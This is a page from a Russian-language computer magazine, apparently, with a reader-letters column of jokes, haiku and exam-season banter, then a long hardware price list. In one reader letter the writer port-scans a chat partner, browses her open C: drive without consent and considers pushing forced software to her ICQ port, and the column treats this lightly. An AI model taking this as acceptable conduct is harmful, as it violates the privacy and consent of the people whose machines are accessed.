«Слышь, хакчик, чтоб у тебя каждый раз рвался коннект на 99% выполнения, когда ты заливаешь свои вирусы на сайт!»

Что, содрогнулись?!

Прием атомных антихакерских выражений продолжается.

А для всех наших **честных** читателей приводим пожелание, похожее по смыслу, но, обратите внимание — насколько более теплое и приятное!

***

Гори, гори ясно,
Чтобы не погасло —
Индикатор OnLine, пока качаем сервис-пак.

Mendor

«Если хочешь быть солдатом — обругай декана матом...»

Как всегда, летняя сессия напала неожиданно. Только-только сдали хвосты за зимнюю... И вновь: солнце светит, но не греет, цветы растут, но не пахнут, девушки смотрят на вас, но не видят...

Все страдают сессией. Одна категория студентов прикладывает все усилия, чтобы что-то срочно узнать и срочно поумнеть, другая — чтобы остаться тупыми. Любопытно, что по энергетическим и финансовым затратам второй способ жития намного сложнее и утомительнее. Но и он имеет своих многочисленных поклонников.

Брать с последних особей пример — неразумно. Что остается: внимать наставлениям преподавателей? Можно, но не креативно это как-то, отвыкли уже... Значит, нужно прислушаться к советам ваших же товарищей МК-шников.

«Доброго времени суток! Знаешь, Трурль заметил интересный факт: на столе моем рабочем (и который с Большой буквы тоже) стало как-то мало места, все завалено шпорами, билетами и, как ни странно, любимым МК... Начал перебирать: на одном столе архив МК, начиная с 17 и заканчивая... хотя нет, не заканчивая...

Так вот, о чем я: люди, абитуриенты и все, кто сдает что-либо!!! **Готовьтесь заранее!!!** *Легче будет!!!*

P.S. К **жизненным** *экзаменам готовьтесь тоже заранее!!! Намного проще потом все протекает!*

P.P.S. И еще вопрос в Беседку: КАК НЕ ИГРАТЬ, ГОТОВЯСЬ К ЭКЗАМЕНУ?

Заранее спасибо!» **Mihanich**

Более всего меня тронула забота о читательских жизненных экзаменах. А ведь действительно: в жизненных экзаменах билет перетянуть не дают и списать при этом не позволяют. И даже часто приходится отвечать без подготовки. И на балл выше за это не ставят, обидно, да?

Вот опять, кстати, в тему нашего разговора читательское хокку:

***

Выучил — сдал — всю ночь в Starcraft...
Повторять N раз.
Сессия, однако...
Mendor

Вы помните, что у вас еще просили совета, как драгоценные часы перед экзаменом тратить на подготовку к оному, а не на игрушки? Что скажете?

Хоккуарий

«Доброго дня, шановний Трурль! Ось перевіряв пошту, і склались наступні рядки»:

***

Третій тиждень підряд
Лише спам і розсилки.
Самотність...
Вадим ViruZ Вітомський

Как помочь одинокому человеку?

Вопрос не в том, каким методом? А в том, как человека найти. Ведь — по определению — возле него нет никого, чтобы заметить и утешить (или нагрузить своими проблемами, что почти одно и то же). Может вы знаете, как построить некие сканеры одиноких личностей?

Зачем?

Как это зачем: ведь им плохо! Кто ж, как не вы, поможет утомленному обстоятельствами компьютерщику, подавленно и безразлично ковыряющему клавиатуру?

Давайте подберем добрые слова, пришлем их в Беседку и опубликуем.

Или давайте попросим одиноких нам в чем-то помочь. Быть нужными людям — это очень сильный (но беспохмельный) наркотик.

СиДи и думай...

Вот и надейся, что что-то можешь в этом заюзанном мире оригинальное прогенерить...

Как бы не так!

Было недавно дело: предложил читатель решить оригинальную проблему: куда девать залежи использованных компакт-дисков (это тех, что перестали читаться, но каким-то чудом уцелели от ярости и справедливого возмездия их владельцев).

Трурль предложил, читатели откликнулись. Пошла дискуссия, как через пару лет не оказаться погребенным под десятиметровым слоем бесполезных блестящих кружочков...

И что оказывается: не мы одни обеспокоены судьбами планеты Земля. Огромное экологическое спасибо **Вадиму Маркову**, который отрыл для нас всех ссылку:

«У вас тут был разговор... А я случайно нашел в Сети, весьма любопытно: http://eye.moof.ru/note/9534.html. *34 способа применения CD».*

Тут есть и такие способы, что мы уже придумали и опубликовали, но есть и экзотичные. Вот вам цитаты:

«Можно украсить ими стенку — они красиво отражают. Все настоящие хакеры только так и делают.

Сидюки можно использовать в школе на уроках черчения как циркуль фиксированного радиуса.

Можно смотреть в дырочку на мир».

И закономерный вывод:

«Но главное — это не совать сидюки в CD-драйв! Зачем идею портить?»

Может, добавите еще пару десяточков методов?

Байкодром МК

Если расспросить наших читателей о жизни, знаете, сколько интересных историй сможем почитать?! Знаете?

Хорошо, так что ж сами нам не пишете?! Ведь в этом творческом деле главное — начать!

А потом, глядя, как вы получаете редакционный приз — календарь, и другие потянутся к клавиатуре.

Вот для затравки история из жизни нашего довольно частого Беседочного посетителя.

«Здравствуй, Трурль! На этой неделе я попал в очень неприятную ситуацию.

Короче, сидел я в чате. Чат тот был с небольшим прибамбасом — в инфе кроме ника и пола можно было узнать IP-адрес.

Делать было нечего. Раннее утро. До конца закачки программы еще 70 минут. И тут мне стукнуло в голову просканировать сеть на наличие дырок. Порт-сканер всегда со мной, и уже через минуту, выбрав первый попавшийся ник, я вбивал диапазоны сканирования.

Пока там суть да дело, я завел разговор с владелицей ника. Разговор тек, как всегда, ни о чем, и в этот момент меня дернуло посмотреть на результаты сканирования. Открыто четыре компа, но к трем нужно пробить пароль.

Один — открыт полностью!

После небольшой конфигурации прокси-сервера и браузера я в проводнике увидел диск C:. Все бы ничего — но меня потянуло посмотреть адрес... И тут меня как водой холодной окатили! IP открытой машины совпадал с IP моей собеседницы!!!

Я сразу же отключился от ее компа. В разговоре через пару минут я признался, что только что подключился к ее компу. Она очень обиделась и, кинув меня в игнор, ушла.

Все бы ничего, но к вечеру меня начала жрать совесть (и где она там завалялась?!). Надо было все-таки извиниться перед девушкой, ведь я действительно сделал нехорошо.

Поиски владелицы по нику ничего не дали. В чатовой инфе нашелся только ее ник и увлечения (музыка, рок). Тоже не густо.

Спасибо добрым людям: встретили ее и попросили прощения за меня, но оно было отвергнуто, а люди были посланы гиперссылкой в #&@$#.

Правда, я добыл номер ее аськи. И теперь, если и это не пройдет — закину прямо ей в порт какой-то софтище, который в принудительном порядке (незагрузка Ворда, к примеру) просил бы прощения за меня...

Придется опять садиться за исходники... Но, думаю, дело того стоит...» **SU**

Что будем делать? Сочувствовать автору, говорить ему «ай-ай-ай» или посоветуем что-нибудь третье?

Вопросы ко всем.

Как сдержать слишком умелые руки?

Или как предохранить длинный (но честный и откровенный) язык от излишней болтовни?

Как можно уметь сканить порты (вроде, всем же ясно — фу, моветон!) и при этом не знать, что хвастаться этим нельзя?

Как можно быть таким умницей: проделывать удивительные Сетевые пакос... технические приемы, и одновременно не понимать, что девушка готова намного больше показать добровольно, чем в случае, когда за ней подсматривают?

Но на Трурлев взгляд, автор письма заслуживает помощи. Желание попросить прощения — не под давлением внешних обстоятельств, а просто потому, что в этом есть необходимость — это очень важное Душевное Качество!

Поэтому, ау — читательское сообщество МК-манов! Если увидите где невеселую обиженную девушку (глаза опущены, палец нервно давит DEL, улыбка, если когда и мелькнет, то очень уж грустная), так подойдите к ней и веско так скажите:

«Он же не хотел обидеть... Да напиши ты ему...»

КОМПЬЮТЕРЫ

Наименование	грн.	у.е.	код
Компьютеры на базе Intel Pentium, AMD, IBM, Cyrix			
Любая конфигурация от	367	70	18
Самые низкие цены от	419	80	18
Компьютеры на базе Intel Celeron			
Intel CELERON(D,J), от	975	186	18
Celeron 1800/intel 845GV/128/Vaint	1022	195	18
Celeron 2000/intel 845GV/128/VA32Mb	1116	213	18
Cel1,8/256/40/SB/Lan	1170	225	10
Celeron D 2267/intel 865GV/128/VA64	1284	245	18
Cel 1800 256 40 int 52 i845GV	1422	254	7
Celeron J 2533/intel 865GV/256/VA64	1431	273	18
Celeron 2400/intel 865GV/256/VA32Mb	1462	279	18
CEL D315/M925G/256Mb/40Gb/VGAMX440	1578		20
C2,0/256mb/int64/40Gb/CD52x/ от	1595	290	21
Cel 1800 256 40 64 52 I845E	1613	288	7
Celeron D 2667/intel 865GV/256/VA64	1672	319	18
Cel 2000 256 80 64 52 I845E	1702	304	7
Cel 2260 256 80 128 52 I845E	1792	320	7
C2,26/512mb/int64/80Gb/CD52x/ от	1815	330	21
Cel D 2,4/256M/i865PE/80G/128M/CD	1874	366	16
Cel D 2,5/256M/i865PE/80G/128M/CD	1925	376	16
Cel 2400 512 80 128 52 I845E	1943	347	7
Cel 1,8/256/40Gb/ 64/CDRW/17	1950	375	15
Cel D 2,6/256M/i865PE/80G/128M/CD	1951	381	16
C2,53/512mb/int64/80Gb/Combo/ от	2035	370	21
Celeron J 2667/intel 915/256/VA128M	2080	397	18
Cel D 2,8/512M/i865PE/80G/128M/CD	2156	421	16
Cel 2670 512 120 128 52 i845E	2184	390	7
Cel 2,0/256/40Gb/ATI 128/CDRW/17	2205	424	15
Cel D 2,9/512M/i865PE/80G/128M/CD	2212	432	16
CEL D325J BOX LGA-775/i915G/256Mb	2218		20
Cel 2,0/256/80Gb/ATI 128/CDRW/17	2257	434	15
Cel 2,4D/533MHz/256/40Gb/ATI 128/CD	2288	440	15
Celeron D 2933/intel 865PE/512	2300	439	18
Cel 2,4D/533MHz/256/80Gb/ATI 128/CD	2340	450	15
Cel 2,4D/533MHz/256/80Gb/ATI 128/CD	2418	465	15
Cel 2,67D/256/80Gb/ATI 128/CDRW/17	2418	465	15
Cel 2,67D/256/80Gb/ATI 128/CDRW/17F	2496	480	15
Celeron J 2800/intel 915/512/VA128M	2505	478	18
Cel 2,4D/533MHz/512/80Gb/ATI 128/CD	2522	485	15
Cel 2,67D/512/80Gb/ATI 128/CDRW/17F	2600	500	15
Cel 2,8D/256/80Gb/ATI 128/CDRW/17	2616	503	15
Cel 2,67J/915/512/80Gb/128M/CDRW/17	2668	513	15
Cel 2,8D/512/80Gb/ATI 128/CDRW/17	2720	523	15
Cel 2,8J/915/512/120Gb/ATI 128M	3016	580	15
Cel D320\i865GV\256\80Gb\CD52x\Kb+M		330	22
Компьютеры на базе P 4			
IP4 2.26Ghz/intel 845GV/128/VA32Mb	1347	257	18
Intel P-4 2,4Ghz- от	1347	257	18
P4 2,4/256/40/SB/Lan	1570	302	10
IP4 2.4Ghz/intel 845GV/256/VA32Mb	1661	317	18
P4 2,4 256 40 int 52 i845GV	1910	341	7
P4 2,4/256M/i865PE/80G/128MB/CD	2212	432	16
P4 2,4/512M/i865PE/80G/128MB/CD	2324	454	16
IP4 3.0Ghz/intel 865PE/256/VA128Mb	2342	447	18
P4 2,8/256M/i865PE/80G/128MB/CD	2406	470	16
P4 3,0/256M/i865PE/80G/128M/CD	2488	486	16
P4 2,4(533)/VIA PT800/256Mb/80Gb	2494		20
P4 2,8/512M/i865PE/80G/128MB/CD	2514	491	16
P4 2,8 256 40 64 52 i865PE	2520	450	7
P4 2,8 256 80 64 52 i865PE	2576	460	7
P4 3,0/512M/i865PE/80G/128MB/CD	2601	508	16
P4 2,4/256mb/int64/40GB/CD от	2695	490	21
P4 2,4 /256/80/ATI 128/CDRW/17 Flat	2709	521	15
P4 2,4 /512/80/ATI 128/CDRW/17	2735	526	15
P4 3,0 256 120 64 52 i865PE	2800	500	7
IP4 3.2Ghz/intel 865RE/512/VA128Mb	2819	538	18
P4 3,2/512M/i865PE/80G/9600 128M/CD	2888	564	16
IP4 3.4Ghz/intel 865GV/512/VA64Mb	2934	560	18
P4 3,0 512 120 128 52 i865PE	3002	536	7
P42.8(800) LGA-775/2x256Mb/80Gb	3016		20
P4 3.0(800)/i865PE/2x256Mb/80Gb	3129		20
P4 3,4/512M/i865PE/80G/9600 128M/CD	3210	627	16
P4 2,8/512mb/ATI 128/120GB/DVD от	3245	590	21
P4 3,2 512 120 128 52 i865PE	3265	583	7
P4 s775 2,8/i915/512/80/ATI 128/CDR	3271	629	15
P4 3,0 /512/120/ATI 128/CDRW+DVD/17	3276	630	15
P4 3,2 /512/120/ATI 128/CDRW/17	3484	670	15
P4 3,2 /512/120/ATI 128/CDRW+DVD/17	3541	681	15
P4 3,2/1Gb/ATI 256/200GB/MULT от	4345	790	21
IP4 3.6Ghz/intel 925/1Gb/VA256Mb	5623	1073	18
Компьютеры на базе AMD			
Sem2.2/256/40/VAint/SB/Eth	1118	215	10
Sempron 2300 128 40 int 52 KM400	1260	225	7
Semp2200+/ M863G/128M/40Gb	1311		20
Sempron 2300 256 40 64 52 KT600	1602	286	7
Semp2400+/VIA KT400/256M/80Gb/128M	1616		20
Semp 2300/256M/nF2U400/80G/128M/CD	1684	329	16
Semp 2400/256M/nF2U400/80G/128M/CD	1700	332	16
Semp 2500/256M/nF2U400/80G/128M/CD	1710	334	16
Sempron 2500 256 80 64 52 KT600	1764	315	7
Semp 2600/512M/nF2U400/80G/128M/CD	1838	359	16
AthXP 2600+Barton/NF2U400/256M/80Gb	1845		20
Semp3000+ S754/VIA K8T800/256M/80Gb	1901		20
Semp 2800/512M/nF2U400/80G/128M/CD	1905	372	16
Sempron 2800 256 80 64 52 NF2	1910	341	7
Ath64 2800+/VIA K8T800/256Mb/80Gb	2010		20
Semp 2,2/256/40/ATI 128M/CDRW/17	2080	400	15
Sem 2,2/256Mb/ATI 128/80Gb/DVD от	2090	380	21
Semp 2,3/256/40/ATI 128M/CDRW/17	2096	403	15
Компьютеры на:AMD ATHLON 64 от	2112	403	18
Semp 2,2/256/80/ATI 128/CDRW/17	2132	410	15
Semp 2,3/256/80/ATI 128M/CDRW/17	2148	413	15
Semp 2,4/256/80/ATI 128M/CDRW/17	2184	420	15
Athlon 2800 256 80 64 52 K8T800	2195	392	7
Semp 2,2/256/80/ATI 128/CDRW/17	2210	425	15
Semp 2,3/256/80/ATI 128M/CDRW/17	2226	428	15
Semp 2,5/256/80/ATI 128M/CDRW/17	2226	428	15
AMD Barton 2600+/NF2U400/2x256M/80G	2235		20
Athlon 64 2800/nForce 3/256/VA128Mb	2248	429	18
Sempron 2800 512 120 128 52 NF2	2257	403	7
Semp 2,4/256/80/ATI 128M/CDRW/17	2262	435	15
Semp 2,6/256/80/ATI 128/CDRW/17	2267	436	15
Semp3000+/NF2U400/2x256M/80Gb/R9600	2270		20
Semp 2,5/256/80/ATI 128M/CDRW/17	2304	443	15
Semp 2,6/256/80/ATI 128/CDRW/17	2345	451	15
Semp 2,8/256/80/ATI 128/CDRW/17	2366	455	15
Ath64 3000+/512M/K8T800/80G/9600	2412	471	16
Sem 2,6/512Mb/ATI 128/80Gb/DVD от	2420	440	21
Athlon 3000 256 80 64 52 NF3	2436	435	7
Semp 2,8/256/80/ATI 128/CDRW/17	2444	470	15



Наименование	грн.	у.е.	код
Semp 2,6/512/80/ATI 128/CDRW/17	2449	471	15
Ath64 3000+S939/VIA K8T890/256Mb/80	2481		20
Sempron 3000 512 120 128 52 K8T800	2498	446	7
Semp 2,6/512/80/ATI 128/CDRW+DVD/17	2506	482	15
Athlon 2800 512 120 128 52 K8T800	2548	455	7
Semp 2,8/512/80/ATI 128/CDRW/17	2548	490	15
Athlon 64 3200/nForce 3/512/VA128Mb	2562	489	18
ATH 2,5/512/80/ATI 128/CDRW/17Flat	2590	498	15
Semp 2,8/512/80/ATI 128/CDRW+DVD/17	2600	500	15
Ath64 3200+/512M/80G/K8T800/9600	2637	515	16
Semp64 2,6/512/80/ATI 128/CDRW+DVD	2668	513	15
Athlon 3000 512 120 128 52 NF3	2778	496	7
ATH 64 2800/512/80/ATI 128M/CDRW/17	2818	542	15
ATH 64 2800/512/120/ATI 128M/CDRW	2964	570	15
Athlon 64 3400/nForce 3/512/VA128Mb	2982	569	18
Athlon 3200 512 120 128 52 NF3	3063	547	7
ATH 64 3000/512/120/ATI 128M/CDRW+	3068	590	15
ATH 64 3200/512/120/ATI 128M/CDRW	3380	650	15
A64 3,2/512Mb/ATI 128/120Gb/DVD от	3575	650	21
ATH 64 3400/512/120/ATI 128M/CDRW	3994	768	15
Мобильные компьютеры			
КПК Palm Tungsten_E2	1280	250	16
КПК HP iPAQ rz1710	1346		20
КПК HP rz1710	1403	255	21
КПК Fujitsu-Siemens LOOX 410	1628	318	16
КПК FSC LOOX 410	1788	325	21
КПК Palm Tungsten_T5	1792	350	16
КПК Dell Axim X30	2090	380	21
IBM,SONY,Gateway,Toshiba,Compaq от-	2279	435	18
КПК HP iPAQ rx3715	2305		20
КПК Fujitsu-Siemens LOOX 710	2406	470	16
КПК Asus A716	2530	460	21
КПК HP hx2410	2569	467	21
КПК Fujitsu-Siemens LOOX 718	2662	520	16
КПК Palm Treo 650 1040EU	3123	610	16
КПК FSC LOOX 720	3245	590	21
Acer 2304NLC Cel1,3/256/40/Combo	3926	755	10
SAMSUNG NP28 14.C15.256.40.COMBO	4705		20
Celeron - 2.0/ 256/ 40/ FM/Lan/ FDD	4740	854	13
Celeron M-1.3/ 256/ 40/ WiFi /Lan	5006	902	13
TOSHIBA A60-S1591 15.C26.256.30	5025		20
Celeron M-1.3/ 256/ 40/ F/M/ Lan	5328	960	13
Pentium M-1.4/ 256/ 40/ WiFi /Cam	5328	960	13
LG LS50 - CM 1,5GHz	5401	982	21
SAMSUNG NP28 15.C15.512.40.COMBO	5698		20
Toshiba Satellite A65-S126 Cel2.8	5748	1045	21
TOSHIBA A65-1067 15.P28.256.40	6216		20
Samsung NP28 725 PM1.6	7013	1275	21
Samsung X10+ 1600	8102	1473	21
ASUS S300N	10648	1936	21
ASUS W5G00A	10648	1936	21
LG LW60-P3MR 1.86GHz	10676	1941	21
ASUS V6800V	11275	2050	21
ASUS M6500V	12639	2298	21
Samsung NM40 PM1.7	12920	2349	21
КПК HP IPAQ hx2110		398	2
Asus A3500L 15" XGA/Cel M 360		969	2
Samsung X10+ 1600 14.1", Pm1.6Ghz		1530	2

КОМПЛЕКТУЮЩИЕ Б/У

Наименование	грн.	у.е.	код
Мониторы			
б/у 15-17" Sony,Panasonic	286	55	10

КОМПЛЕКТУЮЩИЕ ДЛЯ ПК

Наименование	грн.	у.е.	код
Процессоры			
Celeron 333-2,8 Ггц, от	78	15	10
AMDSempron 2,2-2,6Ghz,K7XP 2000-64	220	42	18
AMD Duron 1600	242	47	23
AMD DURON 1.8 Ghz tray	244	47	1
AMD Sempron 2400/333 Socket A	278	54	23
Sempron 2200+/(256k)333 MHz Tray	283	55	8
CPU Sempron 2200+ (Socket A ,333MH)	283		12
SEMPRON 2200+	284		20
AMD Sempron 2200-2800 BOX!!3г. от	291	56	10
AMD Athlon XP 2000+	294	57	23
Sempron 2200+/(256k)333 MHz Box	294	57	8
AMD Sempron 2200+	296	57	15
Sempron 2400+/(256k)333 MHz Tray	299	58	8
CPU AMD SEMPRON 2400+	302		20
AMD Sempron 2600/333 Socket A	309	60	23
Celeron1700-D2930Ghz;IP4 2.26-3,6Gh	309	59	18
AMD Sempron 2400+	312	60	15
Sempron 2,2 - 2,5 GHz от	314	57	21
Sempron 2500+ (SDA2500DUT3D)	317	62	16
CPU Celeron 1.8 GHz Socket 478 Tray	327		12
CPU Sempron 2400+ (Socket A ,333MH)	330		12
CELERON 2.0GHz	337		20
AMD Sempron 2500+ (Socket A , 333M)	343	66	1
Celeron 1.8 GHz Socket 478 Box	345	67	8
SEMPRON 2600+	348		20
AMD Sempron 2500+	348	67	15
Celeron 1.8Ghz BOX 128k	359	69	15
Celeron 2.0 GHz Socket 478 Box	366	71	8
Celeron 2.26 GHz Socket 478 Box	371	72	8
AMD Sempron 2400+ BOX	374	72	15
AMD Sempron 2600+	374	72	15
Sempron 2500+/(256k)333 MHz Box	376	73	8
SEMPRON 2500+ Box	380		20
CELERON D320	380		20
AMD Sempron 2800/333 FSB	381	74	23
Celeron 2.0Ghz BOX 128k	385	74	15
AMD Sempron 2500+ BOX	390	75	15
Sempron 2600+/(256k)333 MHz Box	391	76	8
Celeron D315- 2,26 Ghz S/478 FSB533	400	77	1
Intel Celeron-2400 256kb BOX S478	402	78	23
Celeron D 2400/256/533 S478 BOX	404	79	16
Celeron 2.4 GHz Socket 478 Box	407	79	8
Intel Celeron D 2400/256/533	407	79	14
AMD SEMPRON 2600+ BOX (S754)	407	79	14
CELERON D320 BOX	411		20
Sempron 2800+/(256k)333 MHz Tray	412	80	8
SEMPRON 2800+	414		20
AMD Sempron 2600+ 800MHz s754 BOX	416	80	15
CPU Celeron 2.0 GHz Socket 478 Box	419		12
Celeron 2400D /256/533 Socket 478 B	421	81	15
CELERON D330	425		20
AMD Sempron 2800+	432	83	15
Celeron D 2,4 - 2,8 GHz от	435	79	21
SEMPRON 3000+	437		20
Sempron 2800+/(256k)800 MHz Box	438	85	8
AMD Sempron 2600+ BOX	452	87	15
Celeron J 2533/256/533 LGA 775 BOX	456	89	16
AMD Sempron 2600+ BOX (S754)	461	83	13

Наименование	грн.	у.е.	код
AMD ATHLON XP 2500+ tray	463	89	15
Intel Celeron J 2533/256/533	464	90	14
AMD Sempron 2800+ 800MHz s754 BOX	468	90	15
Celeron 2533D /256/533 Socket 478 B	468	90	15
Celeron 2677D /256/533 Socket 478 B	468	90	15
Celeron 2.67 GHz Socket 478 Box	474	92	8
AMD XP 2600+ Barton (333MHz,512Kb)	478	92	1
Celeron D 2667/256/533 S478 BOX	481	94	16
Intel Celeron-2667 LGA775 BOX	479	93	23
CPU Celeron 2.4 GHz Socket 478 Box	483		12
Celeron D330- 2,67 Ghz S/478 FSB533	499	96	1
Celeron-D 330J 2.67GHz 256k-533MHz	504	97	1
Sempron 3000+/(256k)333 MHz Box	505	98	8
AMD Sempron 2800+ BOX	510	98	15
CPU Athlon XP 2500+ Barton	511		12
Intel Celeron 325J (2.53 GHz/256)	516	93	13
Intel Celeron 330J (2.67 GHz/256k)	533	96	13
AMD Sempron 3000+ BOX s754	536	103	15
CELERON D330 BOX	544		20
AMD ATHLON 64 2800+ (754	553	108	16
AMD Sempron 2800+ BOX (S754	555	100	13
AMD ATHLON 64 2800+ (754) tray	556	108	14
AMD ATHLON 64 2800+ tray s754	556	107	15
AMD Athlon 64 2800 S 754 BOX	572	111	23
SEMPRON 3000+ S754 BOX	582	112	1
AMD Athlon 64 2800-3500BOX !!3г.от	582	112	10
CELERON D330J BOX LGA-775	587		20
CeleronD 2800D BOX 256k 533MHz	593	114	15
AMD Sempron 3000+ BOX (S754)	594	107	13
AMD Sempron 3100+ BOX s754	598	115	15
Celeron-D 335J 2.8GHz 256k-533MHz	608	117	1
AMD Athlon 64 3000 S 754 tray	618	123	23
Athlon 64 2800+ (512KB cache) BOX	629	121	1
CELERON D335J BOX LGA-775	647		20
AMD ATHLON 64 2800+ BOX s754	650	125	15
AMD Athlon 64 2800+ BOX (S754)	655	118	13
AMD ATHLON 64 3000+ (754)	660	129	16
AMD Sempron 3100+ BOX (S754)	660	119	13
AMD ATHLON 64 3000+ tray s754	676	130	15
AMD Athlon 64 3000 S 939 TRAY	716	139	23
P IV 2,4 GHz 1024 Kb FSB 533 MHz B	716	139	8
Pentium 4 2.6GHz/1MB/533 LGA 775 B	722	141	16
AMD ATHLON 64 3000+ (939)	722	141	16
Pentium4 S478 2.4GHz/1MB/533 BOX	732	143	16
P4 2.4GHz/1Mb/533 BOX	756		20
AMD ATHLON 64 3000+ (939) tray	778	151	14
AMD Athlon 64 3000+ Socket 939	780	150	1
AMD ATHLON 64 3000+ BOX s754	801	154	15
AMD 64 2,8 - 3,0 GHz от	831	151	21
CPU AMD Athlon 64 3000+(2.0GHz)BOX	866		12
Intel PIV-2800 1024kb BOX 800MHz!!!	870	169	23
P IV 520 2,8 GHz 1M cashe FSB 800 M	870	169	8
AMD Athlon 64 3000+ BOX (S754)	871	157	13
AMD ATHLON 64 3000+ BOX s939	874	168	15
Intel P4 LGA 775 2800/1M/800 HT BOX	896	174	14
Pentium4 LGA 775 2.8G/1Mb/800 FSB B	926	178	15
P4 520/800 1Mb BOX LGA-775	938		20
Pentium IV 2,8Ghz/800Mhz/1024Kb Box	952	183	1
Intel PIV-3000 1024kb BOX 800MHz!!!	979	190	23
CPU Pentium 4 2.8 GHz FSB 533 MHz	980		12
P IV 3.0 GHz 1024kb cashe FSB 800 M	984	191	8
P4 3.0GHz/800 1Mb BOX	984		20
CPU PENTIUM IV 520 -2.8 /1Mb/800FSB	999		12
P4 530J/800 1Mb BOX LGA-775	1004		20
Pentium4 LGA 775 3.0G/1Mb/800 FSB B	1014	195	15
Pentium4 2,8 - 3,0 GHz от	1018	185	21
AMD ATHLON 64 3200+ 512c s754 BOX	1035	199	15
AMD ATHLON 64 3200+ BOX (939)	1075	210	16
AMD ATHLON 64 3200+ BOX s939	1076	207	15
P IV 3.2 GHz 1024kb cashe FSB 800 M	1185	230	8
AMD ATHLON 64 3400+ BOX s754	1196	230	15
Pentium IV 3,2Ghz/800Mhz/1024 Kb B	1232	237	1
Pentium4 LGA 775 3.2G/1Mb/800 FSB B	1243	239	15
AMD ATHLON 64 3500+ BOX s939	1456	280	15
AMD Athlon 64 3500+ Socket 939 BOX	1482	285	1
Pentium 4 LGA 775 3.2G/2Mb/800 BOX	1551	303	16
Pentium4 LGA 775 3.4G/1Mb/800 FSB B	1560	300	15
Intel Pentium 4 550 (3,4 GHz/1MB)	1721	310	13
Pentium4 LGA 775 3.6G/1Mb/800 FSB B	2278	438	15
P4 560J/800 1Mb BOX LGA-775	2314		20
Intel Celeron D 2533/256/533 Socket		90	2
Intel Celeron 2600/128/400 Socket		93	2
Intel Celeron J 2800/256/533 LGA		117	2
Intel Celeron J 3066/256/533 LGA		144	2
IP4 LGA 775 3.0G/1Mb/800 FSB BOX		199	2
IP4 LGA 775 3.4G/1Mb/800 FSB BOX		303	2
AMD Sempron 2500+ (SDA2500DUT3D)		65	2
AMD ATHLON 64 3000+ (754)		130	2
Intel Celeron D 2400/256/533 478 B		79	6
Intel Celeron D 2667/256/533 478 B		93	6
Intel Celeron D 2800/256/533 478 B		110	6
IP4 LGA 775 3.0G/1Mb/800 FSB BOX		194	6
AMD ATHLON 64 3000+ (754)BOX		149	6
AMD ATHLON 64 3000+ BOX (939)		160	6
Celeron2,2GHz/128k/400/S478		88	22
P4 2,4GHz/1Mb/533/S478 box		142	22
P4 2,8GHz/1Mb/533/S478 box		180	22
P4 2,8GHz/512k/533/S478 box		181	22
Модули памяти			
SDRAM 32/64/128/256, PC-100/133, BX	42	8	10
SDR;DDR;DDR2(PC266,333,400,533): от	63	12	18
SDRAM 128 MB PC133 8chip	98	19	8
256MB DDR PC-3200, PQI,NCP	113	22	16
DDR 256Mb PC3200 400MHz	113	22	23
DDR RAM 256 MB PC3200 NCP	113	22	8
DDR 256Mb PC-3200 PQI	113	22	14
DDR 256/512/1024 Samsung, Kingston	114	22	10
DDR 256MB PC3200 Aeneon (Infineon)	118	23	8
DDR 128 PC2700 AM1	118		20
DDR 256Mb 400Mhz elixir/pqi/ncp	120	23	15
DDR 256Mb PC3200 TwinMos CL2.5	125	24	1
DDR 256Mb 400Mhz Samsung	129	25	23
DDR 256 MB PC3200 takeMS	129	25	8
DDR 256Mb PC-3200 Kingston	129	25	14
DDR 256Mb PC-3200 Samsung	129	25	14
DDR RAM 256 MB PC3200 Kingston	134	26	8
DDR 256 PC3200 NCP	135		20
DDR 256 PC3200 PQI	135		20
DDR 256 PC3200 AM1	135		20
256 MB DDR 400 MHz Samsung	138	27	16
DDR 256Mb PC3200 Hynix major	140	27	1
DDR 256Mb PC3200 Hynix original	140	27	1
DDR 256Mb 400Mhz Hynix	146	28	15

Наименование	грн.	у.е.	код
DDR 256Mb 400MHz TakeMS	146	28	15
DDR 256Mb PC3200 Samsung original	151	29	1
DDR 256Mb PC3200 Kingstone original	156	30	1
DDR 256Mb Samsung 400MHz	156	30	15
DDR 256Mb 400MHz Hynix-1 PC3200	157	28	24
DDR 256Mb 400MHz Samsung-1 PC3200	162	29	24
DIMM DDR-400 256-1024 mb от	165	30	21
DDR SDRAM 256 MB PC3200 takeMS	183		12
SDRAM 256 MB PC133	185	36	8
SO-DIMM DDR-333 128-1024 mb от	193	35	21
DDR 512Mb PC3200 400MHz	206	40	23
512MB DDR, PC3200 PQI, NCP	215	42	16
DDR 512 MB PC3200 Aeneon (Infineon)	216	42	8
DDR 512Mb PC-3200 PQI	216	42	14
DDR 512 PC3200 AM1	218		20
SDRAM 256 PC133 HYUNDAI	226		20
DDR 512 MB PC3200 takeMS	227	44	8
DDR 512Mb PC3200 TwinMos CL2.5 Org.	229	44	1
DDR2 256Mb PC4300 A-DATA VITESTA	229	44	1
DDR 512Mb 400MHz AM-1	229	44	15
DDR 512 PC3200 HYUNDAI Or.	234		20
DDR2-533 256M PC2-4200 AM-1	234	45	15
DDR 512Mb 400MHz Take MS	239	46	15
DDR 512Mb PC-3200 Kingston	242	47	14
DDR 512Mb PC3200 Hynix major	244	47	1
DDR 512Mb 400MHz Samsung	247	48	23
DDR RAM 512 MB PC3200 Kingston	247	48	8
DDR 512Mb Brand 400MHz Hynix	255	49	15
DDR 512Mb PC3200 Kingstone original	260	50	1
DDR 512Mb PC-3200 Samsung	263	51	14
DDR 512Mb Brand 400MHz APACER	265	51	15
DDR 512Mb PC3200 Samsung ORIGINAL	270	52	1
DDR 512Mb 400MHz Hynix-1 PC3200	274	49	24
DDR 512Mb 400Mhz Samsung	276	53	15
DDR II 512Mb PC2-4200 Kingstone	294	57	14
DDR2 512 PC4300 SAMSUNG Or.	296		20
DDR 256Mb PC4000 HYNIX ORIGINAL 500	302	58	1
DDR SDRAM 512 MB PC3200 takeMS	305		12
DDR II 512Mb PC2-4200 Samsung	309	60	14
DDR2-533 512M PC2-4200 Samsung	369	71	15
SDRAM 512 PC133 CORSAIR Or.	447		20
DDR 1024Mb, 400 MHz	478	92	15
DDR2 1024 Mb PC4300 HYNIX original	775	149	1
DDR 256Mb, 400 MHz, Brand Samsung		31	2
DDR 512Mb, 400 MHz, Brand Samsung		55	2
DDR 256Mb, 400 MHz, PC-3200, Brand		24	2
DDR 512Mb, 400 MHz, Brand		49	2
DDR 256Mb, 400 MHz, Brand Samsung		24	6
DDR 512Mb, 400 MHz, Brand Samsung		46	6
SIMM32Mb EDO Transcend		25	22
DIMM256Mb PC-133 ECC Reg 9ch		65	22
DDR256M ECC Reg PC-2100 18cp		74	22
DDR512M ECC Reg PC-3200 Transcend		76	22
